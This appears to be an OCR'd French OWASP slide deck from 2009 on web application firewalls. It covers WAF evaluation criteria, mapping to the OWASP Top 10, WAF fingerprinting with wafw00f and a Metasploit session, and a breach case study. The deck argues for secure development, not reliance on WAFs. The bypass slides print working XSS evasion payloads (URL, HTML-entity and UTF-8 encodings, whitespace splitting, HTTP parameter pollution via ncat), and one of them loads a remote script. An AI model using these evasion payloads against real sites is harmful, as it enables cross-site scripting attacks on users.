
© 2009 - S.Gioria & OWASP

Agenda

- L'OWASP
- Web Application Firewalls (WAF)
- Choisir son WAF
- WAF Mythes et réalités
- WAF mode d'emploi
- S'amuser avec son WAF
- Et après ?

© 2009 - S.Gioria & OWASP

WAF – En ai-je besoin ?



© 2009 - S.Gioria & OWASP

Web Application Firewall Evaluation Criteria (WAFEC)

- Projet du Web Application Security Consortium
  - http://www.webappsec.org/projects/wafec/
- Liste les fonctionnalités possibles d'un WAF et non les fonctions minimum nécessaires d'un WAF
- Permet d'évaluer techniquement le meilleur WAF pour son environnement en fonction de 9 critères :
  1. Type d'architecture à déployer (pont, reverse-proxy, intégré, SSL, …)
  2. Support d'HTTP et d'HTML (Versions, encodages,…)
  3. Techniques de détection (signatures, techniques de normalisation du trafic, …)
  4. Techniques de protection (brute force, cookies, sessions, …)
  5. Journalisation (intégration NSM, type de logs, gestion des données sensibles, …)
  6. Rapports (types de rapports, distribution, format, …)
  7. Administration (politiques, logs, …)
  8. Performance (nb de connexions/s, latences, …)
  9. Support XML (WS-i intégration, validation XML/RPC, …)

© 2009 - S.Gioria & OWASP

WAF – Mise en place

- Choisir le type (centralisé, décentralisé, performances, …) => Projet WAFEC
- Mettre en place l'organisation
  - Désigner (au minimum) un « WAF operation manager » en lien avec les équipes infrastructures et développement.
    - Rôle technico-MOA
- Mettre en place la protection minimale
  - XSS, Blind-SQLi, …
- Définir les priorités des applications à protéger
  - Itérer
    - depuis du traçage de toutes les requêtes à la protection optimale pour chacune des applications (peut se dérouler sur un très long terme….)

© 2009 - S.Gioria & OWASP

WAF – OWASP Top10 – Mise en Place

Top10	WAF Commentaire	Charge de mise en place	
		Sur un WAF	Code/ Configuration
A1 (XSS)	Ne voit pas les XSS persistants (pas de filtres en sortie) Bloque la majorité des attaques en fonction du moteur de canonisation	Moyenne	Moyenne à Forte
A2 (Injections)	Bon sur les protocoles connus (SQL) grace au blacklistage de caractères.	Moyenne	Moyenne à Forte
A3 (RFI)	Peut se coupler avec un A/V via ICAP, permet de whitelister les paramètres autorisés	Faible a Moyenne	Moyenne a Forte
A4 (Insecure Objects)	Masquerade possible des ID internes.	Très Faible	Faible a Moyenne
A5 (CSRF)	Peut ajouter des ID à la volée	Faible	Moyenne

WAF – OWASP Top10 – Mise en Place

Top10	WAF Commentaire	Charge de mise en place	
		Sur un WAF	Code/ Configuration
A6 (Info Leak/ Error)	Bloque facilement les accès aux URL non autorisées, mais détecte difficilement les erreurs coté serveur	Faible à Forte	Faible
A7 (Auth & Session)	Dépend du WAF et du Serveur Applicatif	Moyenne à Forte	Faible a Forte
A8 (Crypto)	Non Applicable	Non Applicable	Faible
A9 (SSL/VPN)	Totalement adapté	Faible	Faible
A10 (Restrict URL)	Blacklistage	Faible	Failbe

© 2009 - S.Gioria & OWASP

Agenda

- L'OWASP
- Web Application Firewalls (WAF)
- Choisir son WAF
- WAF Mythes et réalités
- WAF mode d'emploi
- S'amuser avec son WAF
- Et après ?

© 2009 - S.Gioria & OWASP


Détection des WAFs

- Certains WAFs laissent beaucoup d'informations sur leur présence :
  - Cookies :
    - barra_counter_session, NCI__SessionId, WODSESSION
  - Headers
    - Server=profense
    - Server=BinarySec
  - Réponses a des attaques (trigger de blacklist) dans les headers
    - HTTP/1.1 200 Condition Intercepted
    - HTTP/1.1 200 Forbidden
    - HTTP/1.1. 407 Proxy Authentication Required
- Ou les pages par défaut !!!
  - <h1>System error!<hr></h1>
  - <title>Action not authorized!</title>
  - .....

© 2009 - S.Gioria & OWASP

Détection des WAFs

- Wafw00f présenté à l'AppSec EU 2009.
  - Script python se basant sur une base de détection interne.
- Waffun présenté à l'AppSec EU 2009
  - Script python de fuzzing pour construire une liste de bypass du WAF.



© 2009 - S.Gioria & OWASP

Détection des WAFs

```
./msfconsole
[-] ***
[-] ***

#    # ###### #####   ##    ####  #####  #       ####  # #####
##  ## #        #    #  #  #      #    # #      #    # #   #
# ## # #####    #   #    #  ####  #    # #      #    # #   #
#    # #        #   ######      # #####  #      #    # #   #
#    # #        #   #    # #    # #      #      #    # #   #
#    # ######   #   #    #  ####  #      ######  ####  #   #


       =[ msf v3.3-dev
+ -- --=[ 396 exploits - 239 payloads
+ -- --=[ 20 encoders - 7 nops
       =[ 267 aux

msf > use auxiliary/scanner/http/wimps
msf auxiliary(wimps) > set XSSVECTOR  /Users/eagle/.msf3/modules/auxiliary/scanner/http/xssvector.txt
XSSVECTOR => /Users/eagle/.msf3/modules/auxiliary/scanner/http/xssvector.txt
msf auxiliary(wimps) > set RPORT 443
RPORT => 443
msf auxiliary(wimps) > set SSL true
SSL => true
msf auxiliary(wimps) > set RHOST www.wafforwimps.org
RHOST => www.wafforwimps.org
msf auxiliary(wimps) > run
[*] Loading Database
[*] Testing
./<script>alert(XSS)</script>
Found some WAF signature
./<body onload=''http://www.farforwinps.org/hack.js'' >
Found some WAF signature
…….
```

© 2009 - S.Gioria & OWASP

Bypass des WAFs

- Un WAFs sera toujours bypassé s'il n'implémente pas le concept de liste blanche.
- Toute tentative de :
  - Blacklist
  - Règle de type regular-expression
  - Réseau neuronal

Sera inutile !

© 2009 - S.Gioria & OWASP

Exemple sur une chaine XSS

<script>alert(XSS);</script>

© 2009 - S.Gioria & OWASP

Bypass des WAFs

Le coup de l'encodage et de l'espace

- Encodage URL

```
%3c%73%63%72%69%70%74%3e
%61%6c
%65%72%74%28%58%53%53%29%
3b%3c%2f
%73%63%72%69%70%74%3e%0a
```

- Encodage HTML

```
&#x3c;&#x73;&#x63;&#x72;&#x69;&#x7
0;&#x74;&#x3e;&#x61;&#x6c;&#x65;
&#x72;&#x74;&#x28;&#x58;&#x53;&
#x53;&#x29;&#x3b;&#x3c;&#x2f;&#x
73;&#x63;&#x72;&#x69;&#x70;&#x74
;&#x3e;&#x0a;
```

- Encode UTF-8

```
%u003c
%uff53%uff43%uff52%uff49%uff50%uff54%u003
e%uff41%uff4c
%uff45%uff52%uff54%uff08%uff38%uff33%uff33
%uff09%u003c
%u2215%uff53%uff43%uff52%uff49%uff50%uff5
4%u003
```

- Un petit espace

```
<script>alert(XSS);</scri
pt>
```

- Un petit CR

```
<
s
c
```

- Un mix des deux ?

```
%3c
%20%73%20%63%20%72%20%69%
20%70%20%74%20%3e%20%0a
%61%20%6c
%20%65%20%72%20%74%20%28%
20%58%20%53%20%53%20%29%2
0%3b%20%3c%20%2f
%20%73%20%63%20%0a
%72%20%69%20%70%20%74%20%
3e%0a
```

© 2009 - S.Gioria & OWASP

Bypass des WAFs – le coup de la pollution des paramètres

```
ncat --ssl www.wafforwimps.org 443
GET /test.aspx?val=<script>alert(Falken);</script> HTTP/1.0

HTTP/1.1 407 Proxy Authentication Required
Date: Thu, 03 Sep 2009 3:47:19 GMT
Server: IIS
Last-Modified: Mon, 28 Jul 2008 14:45:31 GMT
Accept-Ranges: bytes
Content-Type: text/html
Via: 1.1 www.wafforwimps.org
X-Cache: MISS from www.wafforwimps.org
Connection: close

<html>
  <head><title>System error!</title></head>
  <body bgcolor=#FFFFFF>
    <h1>System error!<hr></h1>
    <p>
      Error #<b>3</b>...
```

© 2009 - S.Gioria & OWASP

Bypass des WAFs – le coup de la pollution des paramètres

```
ncat --ssl www.wafforwimps.org 443
GET /test.aspx?val=<&val=script&val=>&val=alert&val=(&val=Fal&val=K&val=en&val=) &val=; &val=<&val=/
&val=script&val=> HTTP/1.0

HTTP/1.1 200 Ok
Date: Thu, 03 Sep 2009 4:47:19 GMT
Server: IIS
Last-Modified: Mon, 28 Jul 2008 14:45:31 GMT
Accept-Ranges: bytes
Content-Type: text/html
Via: 1.1 www.wafforwimps.org
X-Cache: MISS from www.wafforwimps.org
Connection: close

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="fr" lang="fr">
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<meta name="ROBOTS" content="INDEX, FOLLOW" />
</head>

<body >
Hello Professor <script>alert(XSS);</script>,
Would you play a game?
</body>
```

© 2009 Sicuna & OWASP

Exemple vécu ~~de l'(in)utilité recyclage déploiement~~ d'un WAF

Société de type VPC sur un marché de niche en B2B.

© 2009 - S.Gioria & OWASP

1ere étape : le choix

- 2 options (via PCI-DSS 6.6, car il est bien connu que toute société qui vend sur internet se doit d'être conforme….) :
  1. Déployer un WAF + Scan automatisés
  2. Mettre en place un code review sécurité + SDLC

- Solution choisie : déployer un WAF(redondé) + Scans en mode ASP récurrent (1 par mois au minimum)

  => Magic quadrant + idée des conseils en régie + promo de Noël…

© 2009 - S.Gioria & OWASP

2ème étape : la vie du produit

- Résultats des scans réguliers :
  - Tout est vert (forcément il y a un WAF qui voit arriver avec ses gros sabots le robot….)
- Configuration du WAF :
  - Configuration faite par l'ingénieur en charge des Firewalls (normal, c'est un Web Application FIREWALL !)
  - Remontée des logs dans un fichier (non analysé, car trop d'alertes)
  - Règles parfois permissibles car des outils (type CMS propriétaires font des requêtes bloquées)

© 2009 - S.Gioria & OWASP

L'attaque

1. Un lutin malveillant lance une DOS (type slowloris) à destination du WAF en mode fail-open.
2. Pendant ce temps,
   - le lutin malveillant découvre une injection SQL basique (très très basique).
   - les bases sont téléchargées par le lutin malveillant.
3. Le lutin revend tout ou partie de la base au meilleur offreur.
4. Le lutin peut continuer à boire ses Guinness.

© 2009 - S.Gioria & OWASP

La détection

- Il n'a été vue que la DOS !!!


⇒**Dans les bases, des adresses e-mails spéciales permettent de découvrir une compromission post attaque.**

- L'investigation dans les logs HTTP a permis de découvrir l'injection SQL.

© 2009 - S.Gioria & OWASP

Le bénéfice

- +100% de bénéfice(financier) pour le vendeur du ~~*PC de la webcam de la machine a café*~~ WAF
- +100% de bénéfice(financier) pour le vendeur du scanner ~~*tout va bien quand je remets le rapport au DSI*~~ ASP



-424,2%(au minimum) pour l'entreprise :

- **Perte d'image de marque**
- **Perte de l'agrément PCI-DSS (amendes ?)**
- **Pentests manuels en urgence**
- **Formation des développeurs en urgence**
- **Revue de code en urgence**

© 2009 - S.Gioria & OWASP


Agenda

- L'OWASP
- Web Application Firewalls (WAF)
- Choisir son WAF
- WAF Mythes et réalités
- WAF mode d'emploi
- S'amuser avec son WAF
- Et après ?

© 2009 - S.Gioria & OWASP

Pas de recette Miracle

- Mettre en place un cycle de développement sécurisé !
- Auditer et Tester son code !
- Vérifier le fonctionnement de son Application !



La sécurité est d'abord et avant tout affaire de bon sens.

© 2009 - S.Gioria & OWASP

Rejoignez nous !

http://www.owasp.fr

© 2009 - S.Gioria & OWASP